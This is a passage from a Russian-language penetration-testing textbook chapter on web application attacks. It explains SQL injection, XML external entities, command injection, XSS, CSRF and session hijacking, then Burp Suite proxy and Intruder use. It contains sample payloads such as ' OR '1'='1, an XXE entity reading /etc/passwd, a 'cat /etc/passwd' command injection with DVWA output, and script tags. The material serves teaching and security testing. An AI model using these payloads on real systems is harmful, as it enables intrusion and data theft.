пользователя. Это означает, что за веб-приложением, особенно предполагающим взаимодействие с пользователем, скорее всего, стоит база данных, что крайне важно учитывать при его тестировании.

Язык структурированных запросов (Structured Query Language, SQL) — это стандартный способ создания запросов к реляционным базам данных. Он существует уже несколько десятилетий и используется для взаимодействия с базами данных, стоящими за веб-приложениями. Типичный запрос на извлечение информации из базы данных выглядит примерно так: `"SELECT * FROM mydb.mytable WHERE userid = 567"`. Согласно этой инструкции SQL-сервер должен получить все записи из таблицы `mytable`, содержащейся в базе данных `mydb`, где значение в столбце `userid` равно 567. После проверки всех строк базы данных соответствующие заданным критериям результаты будут возвращены в виде таблицы, с которой приложение должно будет что-то сделать.

Однако в ходе работы с веб-приложением вы, скорее всего, будете использовать в запросах не константы наподобие 567, а переменные. Значение переменной вставляется в запрос непосредственно перед его отправкой на сервер базы данных. Таким образом, запрос может выглядеть примерно так: `"SELECT * FROM mydb.mytable WHERE username = '", username, "';"`. Обратите внимание на использование одинарных кавычек внутри двойных. С их помощью мы сообщаем серверу базы данных о том, что предоставляемое значение является строкой. Значение переменной `username` будет вставлено в запрос. Если злоумышленник введет `' OR '1' = '1`, то запрос, передаваемый серверу, будет выглядеть так: `"SELECT * FROM mydb.mytable WHERE username = '' OR '1' = '1';"`.

Поскольку единица всегда равна единице, а злоумышленник использовал логический оператор OR (ИЛИ), значение `true` будет возвращено для каждой строки. Логический оператор OR возвращает `true`, если любое из условий слева или справа от него является истинным. Поскольку условие `1 = 1` всегда истинно, все выражение будет оценено как истинное и строка будет возвращена.

Разумеется, это упрощенный пример. Зачастую для таких простых атак предусмотрены средства защиты, однако сама концепция остается актуальной. Злоумышленник вводит SQL-код в поле формы, ожидая его попадания в базу данных и дальнейшего выполнения. Эта атака называется внедрением SQL-кода, или SQL-инъекцией, и предполагает внедрение синтаксически правильных операторов SQL во входной поток в надежде на то, что сервер базы данных их выполнит. С помощью такой атаки злоумышленник может достичь разных целей, в том числе вставить данные, удалить их, получить доступ к приложению, заставив его вернуть `true` для фальшивого логина, и даже установить бэкдор в целевой системе.

Внедрение XML-сущностей

По своей сути все инъекционные атаки одинаковы. Злоумышленник отправляет во входной поток некие данные, надеясь, что приложение обработает их нужным ему способом. В данном случае злоумышленник полагается на то, что приложения

часто используют XML для передачи данных между клиентом и сервером, потому что этот язык позволяет отправлять структурированные, сложные данные одним пакетом, а не в виде параметризованного списка. Проблема заключается в способе обработки XML на стороне сервера.



Технология AJAX (Asynchronous JavaScript and XML — асинхронный JavaScript и XML) позволяет веб-приложениям обойти тот факт, что HTTP и HTML, для работы с которыми веб-серверы изначально предназначались, требуют от пользователя инициировать запрос путем перехода по URL-адресу либо щелчка на ссылке или кнопке. Разработчикам приложений требовался способ, с помощью которого сервер мог бы отправлять данные пользователю без инициирования запроса с его стороны. Технология AJAX решает эту задачу, внедряя в страницу код JavaScript, который выполняется в браузере. Этот сценарий берет на себя отправку запросов, что позволяет постоянно обновлять страницу, содержимое которой подвержено изменениям.

Эти инъекционные атаки срабатывают из-за так называемой *внешней XML-сущности* (XXE — XML external entity). Отправляемые на сервер XML-данные содержат ссылку на некий объект, находящийся внутри операционной системы. Если парсер XML настроен неправильно и пропускает такие внешние ссылки, злоумышленник может получить доступ к файлам или другим системам в сети. В примере 8.1 показана внешняя XML-сущность, которая может использоваться для возврата файла в системе, обрабатывающей данные XML.

Пример 8.1. Пример внешней XML-сущности

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE wubble [
<!ELEMENT wubble ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</wubble>
```

Внешняя сущность обозначается `xxe` и в данном случае представляет собой запрос к `SYSTEM` на получение файла. Разумеется, в файле `/etc/passwd` вы найдете лишь список пользователей. Вы не получите из него хеши паролей. Они хранятся в файле `/etc/shadow`, к которому пользователь веб-сервера, вероятно, не имеет доступа. Тем не менее возможности атаки методом внедрения XML-сущностей этим не ограничиваются. Вместо ссылки на файл можно внедрить URL-адрес удаленной системы. Это может позволить серверу, имеющему выход в интернет, предоставлять содержимое внутрисетевого сервера. XML-код будет выглядеть так же, как и в примере 8.1, за исключением строки `!ENTITY`. В примере 8.2 показана строка `!ENTITY`, ссылающаяся на веб-сервер с частным адресом, который не маршрутизируется в интернете.

Пример 8.2. Внешняя XML-сущность для внедрения внутрисетевого URL-адреса

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Еще одна атака предполагает обращение к файлу, который никогда не закрывается. В Unix-подобных операционных системах вы можете сослаться на файл `/dev/urandom`, который возвращает бесконечный набор случайных значений. В Linux и других Unix-подобных операционных системах есть и другие подобные псевдоустройства. В случае реализации атаки данного типа веб-сервер или приложение могут перестать работать должным образом, что приведет к отказу в обслуживании.

Внедрение команд

Атаки, предполагающие *внедрение команд*, направлены на операционную систему веб-сервера. С их помощью злоумышленник может воспользоваться полем формы, предназначенным для передачи данных в ОС. Если у вас есть веб-страница, которая контролирует некое устройство или предлагает какую-то услугу (например, поиск в базе данных Whois), можно отправить команду операционной системе. Теоретически, если бы у вас была страница, позволяющая задействовать команду `whois`, то язык, на котором написано приложение, выполнял бы что-то вроде *системного* вызова функции, передавая команду `whois`, за которой следует то, что должно являться доменным именем или IP-адресом.

При реализации такого рода атак полезно знать особенности целевой операционной системы, чтобы передавать правильные команды и использовать для них нужные разделители. Допустим, мы имеем дело с Linux. В этой системе в качестве разделителя команд используется `;` (точка с запятой). Поэтому если мы введем в поле формы что-то вроде `wubble.com; cat /etc/passwd`, то это не только дополнит команду `whois` доменным именем `wubble.com`, но и передаст еще одну команду, которую ОС придется выполнить после завершения первой. Таким образом, операционная система выполнит обе команды и отобразит их результаты на странице, предоставленной пользователю. Помимо вывода команды `whois`, на ней будет показано содержимое файла `/etc/passwd`.

Данная атака направлена на сервер, обрабатывающий любую системную команду, которая может быть выполнена владельцем процесса. Это означает, что злоумышленник может получить контроль над системой. Помимо веб-сервера, целью данной атаки может быть и сервер приложений.

Чтобы попрактиковаться в реализации веб-атак разной степени сложности, можно использовать веб-приложение Damn Vulnerable Web Application (DVWA). На рис. 8.2 продемонстрирована атака методом внедрения команд при задании низкого уровня безопасности.

Из результатов следует, что приложение пропинговало указанный IP-адрес. Поскольку за IP-адресом после точки с запятой (`;`) следует команда `cat /etc/passwd`, содержимое соответствующего файла отобразится в браузере, так как результат выполнения команды `cat` отправляется в стандартный поток вывода, предназначенный для отображения пользователю.

Ping a deviceEnter an IP address:

```

PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=1.12 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=0.766 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=0.973 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=1.13 ms

--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3017ms
rtt min/avg/max/mdev = 0.766/0.999/1.134/0.149 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

```

Рис. 8.2. Внедрение команды**Межсайтовый скриптинг**

До сих пор мы рассматривали атаки, нацеленные на серверную часть. Однако не все атаки направлены против серверов или веб-инфраструктуры, на которой размещено приложение. В некоторых случаях целью является пользователь или то, что у него есть. Именно так обстоит дело с *межсайтовым скриптингом* (cross-site scripting, XSS), который представляет собой еще один вид инъекционных атак, предполагающий внедрение вредоносного сценария, который выполняется в браузере пользователя. Обычно для этого используется довольно универсальный язык JavaScript. Однако в зависимости от платформы могут применяться и другие языки сценариев, например Visual Basic Script (VBScript).

Различают два типа XSS-атак. *Постоянная* XSS-атака предполагает хранение сценария на веб-сервере. Однако пусть это не вводит вас в заблуждение. Тот факт, что сценарий хранится на веб-сервере, не означает, что веб-сервер является целью атаки. Сценарии, как и HTML-код, обрабатываются браузером. HTML-код указывает браузеру, как он должен отобразить страницу, а сценарий JavaScript может заставить его сделать все, что позволяет язык программирования и контекст браузера. Для изоляции одной вкладки от другой браузеры обычно используют так называемую песочницу.

Для реализации постоянной XSS-атаки злоумышленник находит веб-сайт, позволяющий хранить, извлекать и отображать данные. Загруженный на сервер вредоносный сценарий впоследствии будет отображаться посетителям страницы. Этот способ позволяет легко атаковать сразу несколько систем. Каждый, кто посетит страницу, запустит сценарий, выполняющий нужную злоумышленнику функцию. Для проверки наличия уязвимости к XSS-атаке можно загрузить что-то

вроде `<script>alert(wubble);</script>` в поле, обращающееся к постоянному хранилищу. Самыми первыми целями подобных атак были дискуссионные форумы. Злоумышленник мог загрузить вредоносный сценарий на такой форум и ждать, пока его посетят пользователи.

Вам может показаться, что от такого рода атак можно защититься, просто заблокировав символы `<` и `>`, чтобы предотвратить сохранение тегов, которые в дальнейшем могут быть интерпретированы в качестве реального сценария, который должен запускаться в браузере. Однако такие ограниченные проверки входных данных можно обойти.



Постоянные XSS-атаки также называются хранимыми. В свою очередь, непостоянные XSS-атаки называются отраженными.

Ко второму типу относятся непостоянные, или *отраженные*, XSS-атаки. В данном случае вместо сохранения сценария на сервере злоумышленник должен сделать его частью URL-адреса, отправляемого пользователям. По сути, этот тип атаки реализуется так же, как и постоянный межсайтовый скриптинг, в том смысле, что вам все равно придется сгенерировать сценарий, который можно запустить в браузере. Однако отраженная XSS-атака требует выполнения еще нескольких действий. Во-первых, в URL-адресе запрещено использовать некоторые символы. Для включения в него их необходимо определенным образом закодировать.

Процесс URL-кодирования довольно прост. В принципе, с его помощью можно преобразовать любой символ, но некоторые из них требуют обязательной кодировки. Например, пробел не может быть частью URL-адреса, потому что, обнаружив пробел, браузер посчитает URL завершенным и не будет учитывать идущие за ним символы. Для выполнения URL-кодирования необходимо найти соответствующее символу значение ASCII, преобразовать десятичное значение в шестнадцатеричное и добавить в начало символ процента (%). Например, пробел в этой кодировке обозначается так: `%20`. Шестнадцатеричное значение 20 равно 32 в десятичной системе счисления (16×2), а это значение ASCII соответствует пробелу. Таким способом можно закодировать любой символ из таблицы ASCII.

Помимо прочего, нужно каким-то образом скрыть URL-адрес или сделать его менее заметным, например привязав текст к ссылке в электронном письме. В конце концов, если бы вы получили письмо со следующей ссылкой, то вряд ли перешли бы по ней: `http://www.rogue.com/somescript.php?%3Cscript%3Ealert(%22hi%20there!%22)%3B%3C%2Fscript%3E`.

Как уже было сказано, целью в данном случае является клиент, подключающийся к веб-сайту. Сценарий может выполнять любые действия, включая получение данных от клиента и их отправку злоумышленнику. При этом под угрозой оказывается все, к чему браузер может получить доступ. Это представляет опасность для

пользователя, а не для организации или ее инфраструктуры. Веб-сайт организации является лишь механизмом доставки информации, которым злоумышленник может воспользоваться из-за ненадлежащей проверки входных данных неким приложением или сценарием.

Подделка межсайтовых запросов

Атака с *подделкой межсайтового запроса* (cross-site request forgery, CSRF) предполагает создание запроса, который кажется связанным с одним сайтом, а на самом деле направляется на другой. Иначе говоря, пользователь посещает страницу, которая находится на сайте X или кажется находящейся на нем, а создаваемый им запрос направляется на сайт Y. Для понимания сути этой атаки нужно знать принцип работы протокола HTTP и веб-сайтов. Чтобы в нем разобраться, рассмотрим простой исходный HTML-код из примера 8.3.

Пример 8.3. Пример исходного HTML-кода

```
<html>
<head><title>This is a title</title></head>
<link rel="stylesheet" type="text/css" href="pagestyle.css">
<body>
<h1>This is a header</h1>
<p>Bacon ipsum dolor amet burgdoggen shankle ground round meatball bresaola pork loin. Brisket swine meatloaf picanha cow. Picanha fatback ham pastrami, pig tongue sausage spare ribs ham hock turkey capicola frankfurter kevin doner ribeye. Alcatra chuck short ribs frankfurter pork chop chicken cow filet mignon kielbasa. Beef ribs picanha bacon capicola bresaola buffalo cupim boudin. Short loin hamburger t-bone fatback porchetta, flank picanha burgdoggen.</p>
This is a link</a>

</body>
</html>
```

Когда пользователь посещает эту страницу, браузер отправляет GET-запрос на веб-сервер. При разборе HTML-кода для дальнейшего рендеринга браузер натывается на ссылку, указывающую на документ `pagestyle.css`, и отправляет еще один GET-запрос для его получения. Чуть позже он обнаруживает изображение и отправляет на сервер еще один GET-запрос. Ссылка на данное изображение является относительной, а не абсолютной, а значит, оно хранится на том же сервере, что и страница. Однако любая ссылка в исходном коде может указывать на другой сайт, что и создает потенциальные проблемы.

Помните, что при обнаружении тега `img` браузер отправляет GET-запрос. Однако вместо реального изображения данный тег может содержать, например, URL-адрес ``. В таком случае GET-запрос с указанными параметрами будет направлен на этот URL. В идеале для внесения изменений должен отправляться POST-запрос, однако некоторые приложения принимают и GET-запросы.

Целью данной атаки является пользователь. Если у него есть кэшированные учетные данные для сайта, на который указывает ссылка, то этот запрос будет выполнен, что называется, «под капотом». Пользователь, вероятно, никогда не узнает о происхождении, если учетные данные хранятся в кэше (есть действительные cookie-файлы) и передаются между клиентом и сервером без какого-либо вмешательства. В некоторых случаях пользователю может быть предложено авторизоваться на сервере. Не понимая, что происходит, он может ввести свои учетные данные, позволив тем самым выполнить вредоносный запрос.

Это еще один случай, когда целью является пользователь или его система, а успешной реализации атаки способствует плохая практика, применяемая командой веб-разработчиков, поскольку именно вызываемый сценарий позволяет провести атаку.

Перехват сеанса

Один из недостатков протокола HTTP заключается в том, что он не предусматривает сохранения состояния. Согласно своей спецификации, сервер не знает ни о клиентах, ни о том, на каком этапе транзакции они находятся. Он также не знает, что содержится в получаемом клиентами файле и следует ли ожидать от них отправки дополнительных запросов. Как отмечалось ранее, все сведения о выполняемых запросах находятся на стороне браузера, и с точки зрения сервера эти запросы существуют в полной изоляции друг от друга.

Есть много причин, по которым серверу может быть полезно иметь представление о клиенте и о том, посещал ли он ранее тот или иной сайт. Это особенно актуально, когда речь идет о продаже товаров через интернет. Без сохранения состояния невозможно создать корзину покупок, отслеживающую товары, которые пользователь собирается купить. Для аутентификации пользователя и его поддержания в авторизованном состоянии необходим способ сохранения информации обо всех запросах. Именно для этого существуют *cookie-файлы*, позволяющие хранить небольшие объемы данных, которыми обмениваются сервер и клиент.

В контексте обсуждения перехвата сеанса нас будет интересовать такой тип cookie-файлов, как *идентификатор сеанса*. Это строка, которая генерируется приложением и отправляется клиенту после его аутентификации. Получив от клиента идентификатор сеанса, сервер узнает о том, что клиент прошел аутентификацию, проверяет этот идентификатор и разрешает клиенту продолжить работу. Идентификаторы сеансов могут выглядеть по-разному в зависимости от создавшего их приложения, но в идеале они создаются на основе информации, полученной от клиента, что предотвращает их кражу и повторное использование. Пример такого идентификатора показан в примере 8.4.

Пример 8.4. HTTP-заголовки, включающие идентификатор сеанса

```
Host: www.amazon.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15
(KHTML, like Gecko) Version/17.0 Safari/605.1.15
Accept: */*
Accept-Language: en-US,en;q=0.5
```



```
Accept-Encoding: gzip, deflate, br
Referer: https://www.amazon.com/?ref_=nav_ya_signin&
X-Requested-With: XMLHttpRequest
Cookie: skin=noskin; session-id=137-0068639-1319433; session-id-time=20817862011;
    csm-hit=tb:s-PJB1RYKVT0R6BDGMN821|1520569461535&adb:adb1k_no;
    x-wl-uid=1HWKHMqCArB0rSj86npAwn3rqkjiK9PBt7W0IX+kSMfH9x/WzEskKefEx8NDD
    K0PfVQWcZMpwJzrdfx1TLg+75m3m4kERfshgmVwHv1vHIwOf5pysSE/9YFY5wendK+hg39/
    KV6DC0w=; ubid-main=132-7325828-9417912;
    session-token="xUEP3yKlbl+lmdw7N2esvuSp61vlnPAG+9QABfpEAfJ7rawYMDdBDSTi
    jFkcrsx6HkP1I7JGbWfChzyXLEBHohy392qYLMnKOrYp0fOAEOrNYKFqRGeCZkC0uk812i2
    RdG1ySv/8mQ/2tc+rmkZa/3EYmMu7D4dS3A+p6MR55jTHLKZ55JA8sDk+MVf0atv31w4sg8
    2yt8SKx+JS/vsK9P/SB2xHvf8TYZGnLv2bIKQhxsoveHDfrEgiHBLjXKSs0WhqhOY5nuapg
    /fuU1I3u/g="; a-ogbcbff=1; x-main=iJbCUgzFdsGJcU4N3cIRPws9zily9XsA;
    at-main=Atza|IwFBIC8tMgMtxKF7x70caK7RB7Jd57ufok4bsiKZVjyaHSTBvHjM0H9ZEK
    zBfBALvcPqhSjBThdCEPRzUpdZ4hteLtvLmRd3-6KlpF91k32aNsTC1xwn5LqV-W3sMWt8
    YZUKPMgnfgWf8nCxzfZX296BIrIueXNkvw8vF85I-iipda0qZxTQ7C_Qi8UBV2VfZ3gH3F3
    HHV-KWki0yS9k82H0JavEaZbU0sx8ZTF-UPkRUDhH18Dfm5rVZ1i0Nwq9eAVJIs9tSQc4pJ
    PE3gNdULvtqPpqyGcWLAXp6Bd3RXiMB3--OfGpUFZ6yZRda1nXe-KcXwskSYD2jwZ51V8L
    0d00qsaoc0ljws7HszK-NgdegyoG8Ah_Y-hK5ryhG3sf-DXcM00Kfs5dzNw18MS1Wq6vKd;
    sess-at-main="iNsdlmsZIQ7KqKU1kh4hFY1+B/ZpGYRRefz+zPA9sA4=";
    sst-main=Sst1|PQFuhjuv6xsU9zTfH344VUfbC4v2qN7MVwra_0hYRz26f53LiJ00RLgrX
    WT33Alz4jljZV6WqKm50rtLp9sXDef3w4-WbKA87X7JFduwMw7ICw1hhJJRLjNSVh5wVdaH
    vBbrD6EXQN9u7l3iR3Y7WuFeJqn3t_dyBLA-61tk9ow1QbdfhrTXI6_xvfyCNGk1XW6A2Pn
    CNBiFTI_5gZ12cIy4KpHTMyEFelW6XBfv1Q8QFn2y-yAqZzVdNpjoMcvSJFF6txQX1KhvsL
    Q6H-10YPvWaqmTNQ7ao6tSrpIbeJtB7kcaaeZ5Wpu1A7myEXpn1fnw7NyIUhsOgq1UvaCza
    hceUQ; lc-main=en_US
Connection: keep-alive
```

Чтобы вы не слишком радовались, я отмечу, что этот набор маркеров был изменен. Показанный здесь идентификатор сеанса ограничен по времени, что также помогает предотвратить попытки перехвата сеанса. Как видите, в заголовке указано время создания идентификатора. Это говорит о том, что на его длительность наложено ограничение, проверяемое сервером. Если злоумышленник получит информацию об этом идентификаторе сеанса, у него будет ограниченное количество времени, для того чтобы ею воспользоваться. Кроме того, такой идентификатор должен быть привязан к конкретному устройству, что не позволит скопировать его для применения в другом месте.

Атака с перехватом сеанса нацелена на пользователя и получение его привилегий. Для ее реализации необходимо перехватить идентификатор сеанса. Это можно сделать с помощью атаки посредника, в рамках которой злоумышленник может перехватить веб-трафик или перенаправить его, а также с помощью атаки методом подслушивания (snooping).

Из примера видно, что коммерческие сайты широко используют идентификаторы сеансов. Даже среднестатистическим пользователям стоит опасаться перехвата сеансов, поскольку целью атак далеко не всегда является получение доступа к системам предприятий. Иногда речь идет о банальных кражах. Перехватив идентификатор сеанса, злоумышленник может получить доступ к вашему аккаунту в Amazon и заказать товары для дальнейшей перепродажи или взломать ваш банковский счет и перевести с него деньги. Однако это вовсе не говорит

о высоком риске подвергнуться данной атаке, поскольку в настоящее время такие компании, как Amazon, требуют подтверждения перед любым изменением информации о покупке.

Использование прокси-серверов

Прокси-сервер пропускает через себя запросы, создавая впечатление, будто они выполняются от имени прокси-сервера, а не от имени системы пользователя. Такие серверы часто применяют для фильтрации запросов, чтобы предотвратить попадание пользователей на вредоносные или неактуальные сайты. Они также могут применяться для перехвата сообщений, которыми обмениваются клиент и сервер, чтобы исключить попадание вредоносных программ в корпоративную сеть.

Мы можем использовать ту же идею для тестирования безопасности. Поскольку на прокси-серверы отправляются запросы, которые затем могут быть изменены или отброшены, они представляют для нас большую ценность. Мы можем перехватывать обычные запросы и изменять значения, выходя за пределы ожидаемых параметров. Это позволяет обойти любую фильтрацию, осуществляемую сценариями внутри страницы. Данные достигают прокси-сервера после их очистки, выполняемой сценарием. Если веб-приложение в основном полагается на фильтрацию в браузере, то любые изменения, сделанные постфактум, могут привести к аварийному завершению его работы.

Тестирование с помощью прокси позволяет нам программно атаковать сервер разными способами. Мы можем просмотреть все страницы, к которым обращается пользователь в ходе работы с сайтом, чтобы получить представление о потоке приложения. Это может помочь в процессе тестирования, так как изменение этого потока чревато сбоями в работе приложения.

Помимо прочего, тестирование с использованием прокси позволяет выполнить ручную аутентификацию, поскольку если приложение написано хорошо, то с программной аутентификацией могут возникнуть сложности. Если мы аутентифицируемся вручную, прокси-сервер передает приложению идентификатор сеанса, свидетельствующий об успешном прохождении аутентификации. Если мы не сможем аутентифицироваться в веб-приложениях, то упустим большинство веб-страниц, которые, по идее, должны быть доступны только законным пользователям.



Одним из первых этапов тестирования веб-приложений, в том числе с использованием прокси-сервера, является получение списка всех страниц. Этот процесс, позволяющий оценить целевую область, обычно называют *спайдерингом*. Заблаговременное получение такого списка позволяет тестировщику включать конкретные страницы в тесты или исключать их из них.

Программа Burp Suite

Burp Suite — это программа для тестирования с использованием прокси-сервера, которая предоставляет множество возможностей и является мультиплатформенной,

то есть может работать в Windows, Linux и macOS — иными словами, везде, где поддерживается Java. Лично я — большой поклонник этого приложения. Проблема в том, что входящая в состав Kali версия Burp Suite несколько ограничена по сравнению с полнофункциональной коммерческой версией. Правда, эта коммерческая версия кажется относительно недорогой на фоне некоторых более известных программ для тестирования.



Перед использованием инструмента для тестирования на основе прокси-сервера необходимо настроить браузер. В Firefox, который применяется в Kali по умолчанию, для этого нужно перейти в раздел Preferences ► Network Settings (Настройки ► Настройки сети) и нажать кнопку Settings (Настроить). В открывшемся диалоговом окне Connection Settings (Параметры соединения) выберите пункт Manual proxy configuration (Ручная настройка прокси), укажите адрес локального хоста и порт 8080, а также установите флажок, чтобы использовать этот прокси для всех протоколов.

К интерфейсу Burp Suite нужно привыкнуть. Для каждой функции предусмотрена отдельная вкладка, и все они могут иметь подчиненные вкладки. Некоторые особенности пользовательского интерфейса Burp Suite могут показаться контринтуитивными. Например, перейдя на вкладку Proxy (Прокси), вы увидите нажатую кнопку Intercept is on (Перехват включен). Чтобы отключить функцию перехвата, нужно щелкнуть на этой кнопке еще раз. Интерфейс Burp Suite со всеми вкладками показан на рис. 8.3.




Рис. 8.3. Окно программы Burp Suite



Вы можете найти Burp Suite в меню Kali, в разделе Web Application Analysis (Анализ веб-приложений).

Выделенная надпись **New live task** (Новая задача) говорит о том, что программа Burp Suite перехватила запрос и ожидает вмешательства пользователя. Вы можете переслать его, отбросить или изменить, а затем переслать. Запрос имеет вид обычного текста, поскольку HTTP является текстовым протоколом. Это означает, что для изменения запроса не требуется никаких специальных инструментов. Достаточно отредактировать текст в соответствии со своими потребностями. Это не означает, что вы должны выполнять все тестирование вручную. Возможно, будет проще, если вы на некоторое время отключите функцию перехвата. Это позволит записать в журнал стартовый URL-адрес, после чего можно будет осуществить спайдеринг хоста.

Одна из сложностей спайдеринга заключается в том, что каждый сайт может содержать ссылки на страницы других сайтов. Если бы поисковый робот (паук) переходил по всем обнаруженным ссылкам, то вскоре в Burp Suite была бы зарегистрирована половина всех доступных в интернете страниц. В связи с этим при запуске поискового робота данная программа позволяет вам ограничить целевую область (score). На рис. 8.4 показана вкладка **Target** (Цель) программы Burp Suite с открытым контекстным меню, предоставляющим доступ к функции спайдеринга.




Рис. 8.4. Вкладка Target программы Burp Suite

Коммерческая версия позволяет также выполнить активное сканирование, предполагающее реализацию большого количества атак на страницы, находящиеся в целевой области. К сожалению, в бесплатной версии, поставляемой вместе с Kali, эта функция недоступна. Однако эта версия позволяет воспользоваться таким замечательным инструментом для проведения фаззинг-атак, как **Intruder** (Взломщик). При отправке ему страницы (с помощью контекстного меню) вы можете выбрать параметры запроса и указать программе Burp Suite желаемый способ манипулирования ими в ходе тестирования.

Коммерческая версия предусматривает готовые списки значений, а бесплатная требует их заполнения от вас. Разумеется, можно использовать для этого словари, доступные в Kali. На рис. 8.5 показана вкладка **Intruder** (Взломщик) с выбранной подчиненной вкладкой **Positions** (Позиции), где вы можете выбрать параметры, которыми хотите манипулировать. Там же вы увидите открывающийся список **Attack type** (Тип атаки), позволяющий указать программе Burp Suite, каким количеством параметров вы будете манипулировать и как именно собираетесь это делать. При выборе одного параметра у вас будет всего один набор полезных нагрузок. Если же параметров будет несколько, нужно определиться с количеством используемых полезных нагрузок и способом их перебора. Обо всем этом программе Burp Suite расскажет выбранный тип атаки.




Рис. 8.5. Вкладка Intruder программы Burp Suite

